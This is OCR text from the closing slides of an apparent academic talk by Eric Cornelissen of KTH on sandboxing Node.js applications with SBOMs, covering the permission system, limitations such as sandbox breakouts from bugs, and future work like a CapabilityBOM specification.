
Node.js permission system

Scenario - Prevention #2



Node.js permission system

Scenario - Prevention #3



Language-based sandbox

Limitations

- Experimental features
  - Permission system
  - ESM support in `vm` module
- Maintenance
  - CJS and ESM specific behavior
- Sandbox breakouts due to bugs

Conclusion

Conclusion

- SBOMs for Sandboxing Node.js Applications
- Limitations of SBOM for Sandboxing
- Difficulty of Sandboxing in Node.js
- Future work
    - Full implementation and hardening
    - CapabilityBOM specification
    - Fine grained sandboxing

End

Eric Cornelissen, KTH (ericco@kth.se)